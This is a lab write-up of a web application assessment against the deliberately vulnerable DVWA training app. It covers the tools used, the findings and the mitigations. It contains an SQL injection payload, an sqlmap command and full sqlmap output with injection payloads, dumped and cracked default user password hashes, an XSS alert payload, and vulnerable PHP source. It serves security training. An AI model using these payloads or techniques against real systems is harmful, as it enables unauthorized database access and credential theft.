Title-Web Application Vulnerability Assessment on DVWA using Burp Suite and SQLMap

Objective

The objective of this lab was to perform web application security testing on the Damn Vulnerable Web Application (DVWA). The goal was to identify common web vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS) using tools like Burp Suite and SQLMap, and document the findings

Tools Used

Tool	Purpose
Kali Linux	Penetration testing environment
DVWA	Vulnerable web application
Burp Suite	Intercept and manipulate HTTP requests
SQLMap	Automated SQL injection exploitation
CrackStation	Password hash cracking
Firefox Browser	Web interaction and testing

Target Information

Parameter	Value
Target Application	DVWA (Damn Vulnerable Web Application)
Target IP	192.168.1.10
Web Server	Apache
Database	MySQL
Operating System	Ubuntu Linux
DVWA Security Level	Low

Test Methodology

The testing process followed the standard **VAPT methodology**:

1. Target identification
2. Intercepting HTTP requests using Burp Suite
3. Testing input fields for vulnerabilities
4. Exploiting SQL Injection using SQLMap
5. Extracting database information
6. Cracking password hashes
7. Testing for Cross-Site Scripting (XSS)
8. Reviewing source code for vulnerabilities

Vulnerability Findings

SQL Injection

Description

SQL Injection is a vulnerability where attackers manipulate SQL queries through user input fields. This can allow unauthorized access to database information.

Vulnerable Parameter

User ID input field

Example Payload

1' OR '1'='1

Tool Used

SQLMap

SQLMap Command

sqlmap -r sql.txt --dbs --batch

Result

SQLMap detected multiple SQL injection techniques:

- Boolean-based blind
- Error-based injection
- Time-based blind injection
- UNION query injection

Databases Discovered

dvwa
information_schema
metasploit
mysql
owasp10
tikiwiki


Extracted Tables


dvwa
├── guestbook
└── users


Dumped User Credentials


Username	Password Hash	Cracked Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Scripts used using hacktools extension





DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<script>alert('XSS')</script>
Submit
<script>alert('XSS')</sc...
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 3,
First name: Hack
Surname: Me
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



IP ADDRESS FOUND



```
[12:38:21] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:38:46] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:38:46] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:38:46] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[12:38:46] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:38:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:38:47] [INFO] target URL appears to have 2 columns in query
[12:38:47] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[12:38:47] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 146 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1,' OR NOT 8105=8105#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1,' AND ROW(8758,9146)>(SELECT COUNT(*),CONCAT(0x7162787871,(SELECT (ELT(8758=8758,1))),0x716b7a7871,FLOOR(RAND(0)*2))x FROM (SELECT 4682 UNION SELECT 1370 UNION SELECT 6703 UNION SELECT 2075)a GROUP BY x)-- bMeZ&Submit
=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1,' AND (SELECT 8081 FROM (SELECT(SLEEP(5)))fUXL)-- IMYy&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=1,' UNION ALL SELECT CONCAT(0x7162787871,0x6a6768784678646c6f576e646e754d74727750 4e706a4479716e777363766647617a794779734d72,0x716b7a7871),NULL#&Submit=Submit
---
[12:38:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[12:38:48] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[12:38:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'

[*] ending @ 12:38:48 /2026-03-12/
```

sqlmap -r sql.txt --dbs –batch

```
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1,' AND (SELECT 8081 FROM (SELECT(SLEEP(5)))fUXL)-- IMYy&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=1,' UNION ALL SELECT CONCAT(0x7162787871,0x6a6768784678646c6f576e646e754d747277504e706a4479716e777363766647617a794779734d72,0x716b7a7871),NULL#&Submit=Submit
---
[12:47:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[12:47:20] [INFO] fetching entries of column(s) '`user`,password' for table 'users' in database 'dvwa'
[12:47:21] [WARNING] reflective value(s) found and filtering out
[12:47:21] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:47:21] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:47:21] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[12:47:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:47:21] [INFO] starting 4 processes
[12:47:22] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:47:22] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:47:23] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:47:23] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+--------+----------------------------------------+
| user   | password                               |
+--------+----------------------------------------+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+--------+----------------------------------------+

[12:47:29] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/dvwa/users.csv'
[12:47:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'

[*] ending @ 12:47:29 /2026-03-12/
```


Password Hash Cracking


Extracted password hashes were cracked using **CrackStation**.

Example:

```
5f4dcc3b5aa765d61d8327deb882cf99 → password
```

This shows weak password hashing and poor credential security.





Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot
This site is exceeding reCAPTCHA Enterprise free quota.
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

Cross-Site Scripting (XSS)

Description


Cross-Site Scripting occurs when user input is not properly validated or sanitized, allowing malicious scripts to execute in a user's browser.

Payload Used

```
<script>alert('XSS')</script>
```

Result

A JavaScript alert popup appeared confirming the vulnerability.



Source Code Analysis

The source code revealed that user input was directly inserted into the SQL query without validation.

Example vulnerable code:

```
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

This lack of input sanitization makes the application vulnerable to SQL Injection.

SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Compare

Impact

Successful exploitation of these vulnerabilities can lead to:

- Unauthorized database access
- Credential theft
- Data leakage
- Account compromise
- Execution of malicious scripts in user browsers

Mitigation Recommendations

To prevent these vulnerabilities, the following security practices should be implemented:

1. Use **prepared statements and parameterized queries**
2. Implement **input validation and sanitization**
3. Use **secure password hashing algorithms (bcrypt, Argon2)**
4. Enable **Web Application Firewalls (WAF)**
5. Implement **Content Security Policy (CSP)** to mitigate XSS
6. Use **proper authentication and access controls**

Conclusion

The security assessment of DVWA revealed multiple critical vulnerabilities including SQL Injection and Cross-Site Scripting. SQL Injection allowed database enumeration and extraction of user credentials, while XSS enabled execution of malicious scripts in the browser. These findings demonstrate the importance of secure coding practices and proper input validation in web applications.